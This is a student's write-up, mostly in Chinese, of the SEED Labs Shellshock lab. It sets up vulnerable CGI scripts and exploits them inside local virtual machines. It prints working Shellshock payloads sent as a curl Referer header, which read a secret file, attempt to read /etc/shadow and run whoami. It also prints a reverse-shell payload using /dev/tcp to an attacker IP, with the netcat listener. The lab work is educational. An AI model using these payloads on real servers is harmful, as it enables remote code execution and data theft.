

Lab2

—Nicknamed *Shellshock*, this vulnerability can exploit many systems and be launched either remotely or from a local machine.

1. 实验环境 (需要切换到 pre-built Ubuntu 16.04 VM)

- https://seedsecuritylabs.org/lab_env.html

2. 实验要求

- https://seedsecuritylabs.org/Labs_16.04/PDF/Shellshock.pdf

3. 实验过程

- Task 1: Experimenting with Bash Function

- 在 shell 中定义环境变量 `foo`，在 bash 中正常打印环境变量 `foo`，利用 `export` 将该环境变量传递给子进程。进入 `bash_shellshock` 此进程后，打印 `foo` 为空，查看 `foo()` 函数却有相关的定义，证明 `bash_shellshock` 将环境变量 `foo` 错误解析成了函数。

```
/bin/bash 81x23
[10/09/23]seed@VM:~$ foo='() { echo "hello world"; }'
[10/09/23]seed@VM:~$ echo $foo
() { echo "hello world"; }
[10/09/23]seed@VM:~$ declare -f foo
[10/09/23]seed@VM:~$ export foo
[10/09/23]seed@VM:~$ /bin/bash shellshock
[10/09/23]seed@VM:~$ ps && echo $$  
PID TTY TIME CMD  
2187 pts/0 00:00:00 bash  
2245 pts/0 00:00:00 bash_shellshock  
2256 pts/0 00:00:00 ps  
2245  
[10/09/23]seed@VM:~$ echo $foo  
[10/09/23]seed@VM:~$ declare -f foo  
foo ()  
{  
    echo "hello world"  
}  
[10/09/23]seed@VM:~$ foo  
hello world
```

- 在 patch 版本的 bash 中执行，正常解析环境变量 `foo`，不会将其错误解析为函数。

```
[10/09/23]seed@VM:~$ foo=() {echo "cool guy";}
[10/09/23]seed@VM:~$ echo $foo
() {echo "cool guy";}
[10/09/23]seed@VM:~$ declare -f foo
[10/09/23]seed@VM:~$ export foo
[10/09/23]seed@VM:~$ /bin/bash
[10/09/23]seed@VM:~$ ps && echo $$
```

PID	TTY	TIME	CMD
2290	pts/0	00:00:00	bash
2382	pts/0	00:00:00	bash
2394	pts/0	00:00:00	ps
2382			

```
[10/09/23]seed@VM:~$ echo $foo
() {echo "cool guy";}
[10/09/23]seed@VM:~$ declare -f foo
[10/09/23]seed@VM:~$ foo
No command 'foo' found, did you mean:
Command 'fio' from package 'fio' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'fop' from package 'fop' (universe)
```

- Task 2: Setting up CGI programs

- 这一步是环境配置，按部就班即可。在 `/usr/lib/cgi-bin` 下编写权限 755 的 `myprog.cgi`，利用 `curl` 验证。

```
[10/10/23]seed@VM:.../cgi-bin$ pwd
/usr/lib/cgi-bin
[10/10/23]seed@VM:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 85 Oct 10 03:46 myprog.cgi
[10/10/23]seed@VM:.../cgi-bin$ cat ./myprog.cgi
#!/bin/bash _shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[10/10/23]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
```

Hello World

- Task 3: Passing Data to Bash via Environment Variable

- 编写 CGI 程序，并设置其权限。

```
[10/10/23]seed@VM:.../cgi-bin$ ls -l myprog_task3.cgi  
-rwxr-xr-x 1 root root 130 Oct 10 04:29 myprog_task3.cgi  
[10/10/23]seed@VM:.../cgi-bin$ cat myprog_task3.cgi  
#!/bin/bash_shellshock
```

```
echo "Content-type: text/plain"  
echo  
echo "***** Environment Variables *****"  
strings /proc/$$/environ
```

- CGI 在本质上是一个 Shell 脚本，在本例中，会首先执行 “/bin/bash_shellshock”，暴露漏洞。如何利用？

思路：找到**用户可修改的环境变量**（以下三种方法中的前两种可以满足传递参数的任务要求）→ 利用 shellshock “误将变量解释为函数”的漏洞，传递恶意参数，执行恶意动作。

- **POST** 请求无法将参数传递到环境变量当中，因为 CGI 会通过标准输入读取 POST 方法传递的参数，将其存储到**请求正文**中。

```
[10/10/23]seed@VM:~$ curl -d "happy=xxx" -X POST http://localhost/cgi-bin/myprog_task3.cgi  
***** Environment Variables *****  
HTTP_HOST=localhost  
HTTP_USER_AGENT=curl/7.47.0  
HTTP_ACCEPT=/*  
CONTENT_LENGTH=9  
CONTENT_TYPE=application/x-www-form-urlencoded  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
SERVER_NAME=localhost  
SERVER_ADDR=127.0.0.1  
SERVER_PORT=80  
REMOTE_ADDR=127.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_task3.cgi  
REMOTE_PORT=35756  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=POST  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/myprog_task3.cgi  
SCRIPT_NAME=/cgi-bin/myprog_task3.cgi
```

尝试通过一个更加直观的方式验证猜想，首先在 `/usr/lib/cgi-bin` 路径下编写 `myprog_show_post.cgi`，用于展示正文。而后在 `/var/www/html/` 下编写权限为 644 的 html 文件 named `myprog_show_post.html`，通过输入框的形式采用向 `myprog_show_post.cgi` 发起 POST 请求。可以看到当我们提交 value 为“happy”

(name 默认为 life) 的表单后，成功在正文中显示了 “happy”。

The top screenshot shows a POST Request Example window. In the address bar, it says "localhost/myprog_show_post.html". Below the address bar, there is a search bar with "Most Visited", "SEED Labs", and "Sites for Labs". A red box highlights the input field containing "happy". To the right of the input field is a "Submit" button.

The bottom screenshot shows a window titled "localhost/cgi-bin/myprog_task3.cgi". In the address bar, it says "localhost/cgi-bin/myprog_task3.cgi". Below the address bar, there is a search bar with "Most Visited", "SEED Labs", and "Sites for Labs". The text "***** POST Parameters *****" is displayed, followed by "life=happy" which is also highlighted with a red box.

- CGI 将 GET 请求中的参数存储到环境变量 `QUERY_STRING` 中，因此可以实现 remote user 向 CGI 程序传递任意的字符串参数。

```
[10/10/23]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog_task3.cgi?happy
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_task3.cgi
REMOTE_PORT=35702
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=happy
```

由于 GET 请求要求使用 ASCII 码中可显示的字符，同时要求对保留字符和不安全字符进行编码，编写符合 URI 规范的请求。可惜的是，目前的 CGI 程序并不具备将转义字符重编码再赋值给环境变量的功能（curl 有检测 + 过滤，但无重编码），只是单纯地 cp，故想通过 GET 进行 shellshock 利用的尝试也宣告失败。

```
[10/10/23]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog_task3.cgi hello=%7B%3B%7D
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_task3.cgi
REMOTE_PORT=36282
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=hello=%7B%3B%7D
REQUEST_URI=/cgi-bin/myprog_task3.cgi?hello=%7B%3B%7D
SCRIPT_NAME=/cgi-bin/myprog_task3.cgi
```

```
[10/10/23]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog_task3.cgi hello="asda"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_task3.cgi
REMOTE_PORT=36284
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=hello=asda
REQUEST_URI=/cgi-bin/myprog_task3.cgi?hello=asda
SCRIPT_NAME=/cgi-bin/myprog_task3.cgi
```

- 尝试利用 curl 工具，利用 -e 设置请求头中的环境变量 Referer (-c or -H FAILED)，达到通过环境变量传递数据的任务要求。

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "cool guy" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: /*
> Referer: cool guy
>
< HTTP/1.1 200 OK
< Date: Tue, 10 Oct 2023 16:32:55 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host localhost left intact
```

- o Task 4: Launching the Shellshock Attack

- 漏洞原理：当解析到 “xxx=() {}” 时，将 “=” 替换成一个空格，从而将环境变量转化为一个函数定义，再调用 `parse_and_execute()` 执行。若函数定义后含有用 “;” 隔开的多个 shell 命令，则 `parse_and_execute()` 会解析和运行每一条命令。
- 首先在 `/home/seed` 目录下创建名为 `secret_file` 的文件，用以验证漏洞利用的成功与否。

```
[10/10/23]seed@VM:~$ pwd
/home/seed
[10/10/23]seed@VM:~$ cat secret_file
Congratulations! Secret is ****
```

- 可以看到成功利用 shellshock 的漏洞，窃取了 `secret_file`。注意传入参数中不可缺少 “echo”，因为空行是作为分隔符，区分报文头与正文（以及头部字段）

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; echo
;/bin/cat /home/seed/secret_file" http://localhost/cgi-bin/myprog.cgi
Congratulations! Secret is ****
```

- 无法窃取 `/etc/shadow`，因为作为 remote user 发起一个 http 请求，虽然利用了 bash_shellshock 的漏洞，但 remote user 的有效 ID 是 `/www/data`，无法通过权限检查（拥有 `/etc/shadow` 可读权限的用户只有 root & shadow）。

```
[10/10/23]seed@VM:.../cgi-bin$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1497 Oct 10 04:37 /etc/shadow
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; echo
;/bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/10/23]seed@VM:.../cgi-bin$
```

```
[10/10/23]seed@VM:.../cgi-bin$ curl -e "() { echo hello;};echo Content_type: text/plain; echo
ho;/usr/bin/whoami; /bin/cat /etc/shadow 2>1" http://localhost/cgi-bin/myprog.cgi
www-data
```

- Apache 配置文件的路径在 `/etc/apache2`，可以在 `envvars` 查询到配置的 remote user。

```
[10/11/23]seed@VM:.../apache2$ cat envvars | grep USER
export APACHE RUN USER=www-data
```

- Task 5: Getting a Reverse Shell via Shellshock Attack

- 首先进行连通性测试，两台虚拟主机 ipv4 地址相同，但 ipv6 地址不同，尝试用 ping，结果为 unreachable。后面一想，都没有网卡配置怎么可能成功呢，真是蠢爆了 🤦

```
[10/11/23]seed@VM:.../sites-available$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:16:68:0a
inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::8c00:27ff:fe16:680a/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:976 errors:0 dropped:0 overruns:0 frame:0
TX packets:1014 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:398935 (398.9 KB) TX bytes:112800 (112.8 KB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:1455 errors:0 dropped:0 overruns:0 frame:0
TX packets:1455 errors:0 dropped:0 overruns:0 carrier:0
TX error:0 dropped:0 overruns:0 carrier:0 collisions:0

[10/11/23]seed@VM:~$ ping6 -c 4 fe80::d33b:2461:b3fd:54c6%enp0s3
PING fe80::d33b:2461:b3fd:54c6%enp0s3(10.0.2.15) 56 data bytes
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=1 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=2 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=3 Destination unreachable: Address unreachable
From fe80::82e5:3c44:a181:a4aa%enp0s3 icmp_seq=4 Destination unreachable: Address unreachable
```



```
--- fe80::d33b:2461:b3fd:54c6%enp0s3 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3063ms
```

- 网络环境配置

- 参照 [VirtualBox下虚拟机和主机内网互通+虚拟机静态IP的网络配置](#) & [VirtualBox Ubuntu20.04 网络设置](#) 进行网络环境的配置（配置环境时请保证目标虚拟机处于关机状态），目标效果可参考如下（若仅为完成实验，理论上只需实现图中的 3）：



- 配置 VirtualBox 网络设置 + 虚拟机网卡（按图索骥即可）





!!!

需要在用到的两台虚拟机都进行如下配置，方便起见，以下仅示范配置一次，另一台虚拟机如法炮制即可。

!!!

seed-labs (Lab2) 正在运行

seed-lab-2 正在运行

名称: InitialState

设置(S)... Ctrl+S

复制(O)... Ctrl+O

移动(M)...

导出为Oracle云虚拟电脑(X)...

删除(R)...

编组(U)

显示(H)

暂停(P)

重启 (R)

退出(C)

清除保存的状态(I)...

日志(L)... Ctrl+L

刷新(F)

在资源管理器中显示(h)

创建桌面快捷方式(e)

排序(S)

搜索(E) Ctrl+F

常规 网卡 1 网卡 2 网卡 3 网卡 4

启用网络连接(E)

连接方式(A): 网络地址转换(NAT)

界面名称(N):

高级 (d)

OK Cancel



- Ubuntu20.04 在 `/etc/netplan` 下配置网络环境，**严格按照 yaml 文件格式填写**（参考配置文件如下），配置完成后键入 `sudo netplan apply` 使配置生效，最后可使用 `route` 查看路由表。`enp0s3` 是 NAT，`enp0s8` 是 Host-Only，`enp0s9` 是内部网络。

```
[10/11/23]seed@VM:.../netplan$ pwd
/etc/netplan
[10/11/23]seed@VM:.../netplan$ cat 01-network-manager-all.yaml
network:
  ethernets:
    enp0s3:
      addresses: []
      dhcp4: true
    enp0s8:
      dhcp4: false
      addresses: [192.168.56.102/24] # 任意填写 192.168.56.* 都是可以的
      nameservers:
        addresses: [192.168.56.1] # 重点！须与在 VirtualBox 全局网络配置，手动设置的 ip 地址一致
    enp0s9:
      dhcp4: false # 内部网络之间一般而言不需要启用 dhcp 服务，直接指定 ip 访问
      addresses: [192.168.0.2/24]
version: 2
```

```
[10/11/23]seed@VM:..../netplan$ route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref  Use Iface
default         10.0.2.2      0.0.0.0        UG    100    0    0 enp0s3
10.0.2.0        0.0.0.0        255.255.255.0   U     0    0    0 enp0s3
10.0.2.2        0.0.0.0        255.255.255.255 UH    100    0    0 enp0s3
172.17.0.0      0.0.0.0        255.255.0.0     U     0    0    0 docker0
192.168.0.0     0.0.0.0        255.255.255.0   U     0    0    0 enp0s9
192.168.56.0    0.0.0.0        255.255.255.0   U     0    0    0 enp0s8
```

- Ubuntu16.04 在 `/etc/network` 下配置网络环境，严格按照文件格式填写（参考文件配置如下），配置完成后键入 `sudo systemctl restart networking` 使配置生效，最后可使用 `route` 查看路由表。`enp0s3` 是 NAT，`enp0s8` 是 Host-Only，`enp0s9` 是内部网络。配置完成后，可使用 `ping` 进行连通性测试。

```
[10/11/23]seed@VM:.../network$ pwd  
/etc/network  
[10/11/23]seed@VM:.../network$ cat interfaces  
#interfaces(5) file used by ifup(8) and ifdown(8)  
auto lo  
iface lo inet loopback  
  
auto enp0s8  
iface enp0s8 inet static  
address 192.168.56.101  
netmask 255.255.255.0  
gateway 192.168.56.1  
  
auto enp0s3  
iface enp0s3 inet dhcp  
  
auto enp0s9  
iface enp0s9 inet static  
address 192.168.0.3
```

```
[10/11/23]seed@VM:.../network$ ping -c 4 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=64 time=0.496 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=64 time=0.615 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=64 time=0.514 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=64 time=0.542 ms

--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.496/0.541/0.615/0.053 ms
```

- Attacker ip: 192.168.0.2

Server ip: 192.168.0.3

```
[bin/bash]# netw.../networks ip addr
1: lo <LOOPBACK,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    qlen 1
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
            inet 127.0.0.1/8 scope host lo
                valid_lft forever preferred_lft forever
                inet 127.0.0.1/32 scope host lo
                    valid_lft forever preferred_lft forever
                    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
                        valid_lft 84944secs preferred_lft 84944secs
                        link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
                            valid_lft forever preferred_lft forever
            3: enp0s8 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
                link/ether 192.168.56.102/brd 192.168.56.255 scope global dynamic enp0s8
                    valid_lft 176568secs preferred_lft 146556secs
                    link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
                        valid_lft forever preferred_lft forever
            4: enp0s9 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
                link/ether 192.168.0.23/brd 192.168.0.255 scope global secondary enp0s9
                    valid_lft 176568secs preferred_lft 146556secs
                    link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
                        valid_lft forever preferred_lft forever
            5: enp0s10 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
                link/ether 192.168.0.22/brd 192.168.0.255 scope global enp0s9
                    valid_lft 176568secs preferred_lft 146556secs
                    link-layer brd ff:ff:ff:ff:ff:ff brd ff:ff:ff:ff:ff:ff
                        valid_lft forever preferred_lft forever
[10/11/23]seedW.../networks ]
```

首先用 nc 建立一个 TCP 连接，端口 9090，然后向 Server 发送恶意的请求，成功创建了反向 shell！

```
[10/11/23]seed@VM:~$ curl -e "(" | ls;}; echo Content_type:plaintext; echo; /bin/bash -i > /dev/tcp/192.168.0.2/9090 0>&1 2>&1" http://192.168.0.3/cgi-bin/myprog.cgi

[10/11/23]seed@VM:.../netplan
[10/11/23]seed@VM:.../netplan$ nc -l 9999
bash: cannot set terminal process group (2234): inappropriate ioctl for device
www-data@VM:/usr/lib/cgi-bin$ whoami
www-data
www-data@VM:/usr/lib/cgi-bin$ ip addr
ip addr
1: lo: <loopback,up,lower UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
        link-layer brd 00:00:00:00:00:00
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:7d:56:b6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.102/24 brd 192.168.0.255 scope global dynamic enp0s3
        valid_lft 84597sec preferred_lft 84597sec
    inet6 fe80::a00:27ff:fed:56b6/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:7d:56:b6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic enp0s8
        valid_lft 84597sec preferred_lft 84597sec
    inet6 fe80::a00:27ff:fed:56b6/64 scope link
        valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:7d:56:b6 brd ff:ff:ff:ff:ff:ff
    inet [192.168.0.3/24 brd 192.168.0.255 scope global dynamic enp0s9
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed:56b6/64 scope link
        valid_lft forever preferred_lft forever
```

○ Task 6: Using the Patched Bash

- 先了解一下 Shellshock 的 [patch](#), 可以看到 patch 主要引入了 `SEVAL_FUNCDEF` 和 `SEVAL_ONECM` 两个标志位进行辅助判断, 确保合法的函数定义导入。
 - 编写 CGI 程序, 切换成 patched version bash。

```
[10/11/23]seed@VM:.../cgi-bin$ cat myprog_patched.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
strings /proc/$$/environ
```

- Redo Task3：传参依旧是合法的

```
[10/11/23]seed@VM:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog_patched.cgi?hello
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog_patched.cgi?hello HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 12 Oct 2023 03:06:51 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<

HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=50996
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=hello
REQUEST_URI=/cgi-bin/myprog_patched.cgi?hello
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
```

```
[10/11/23]seed@VM:.../cgi-bin$ curl -e "() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls" http://localhost/cgi-bin/myprog_patched.cgi

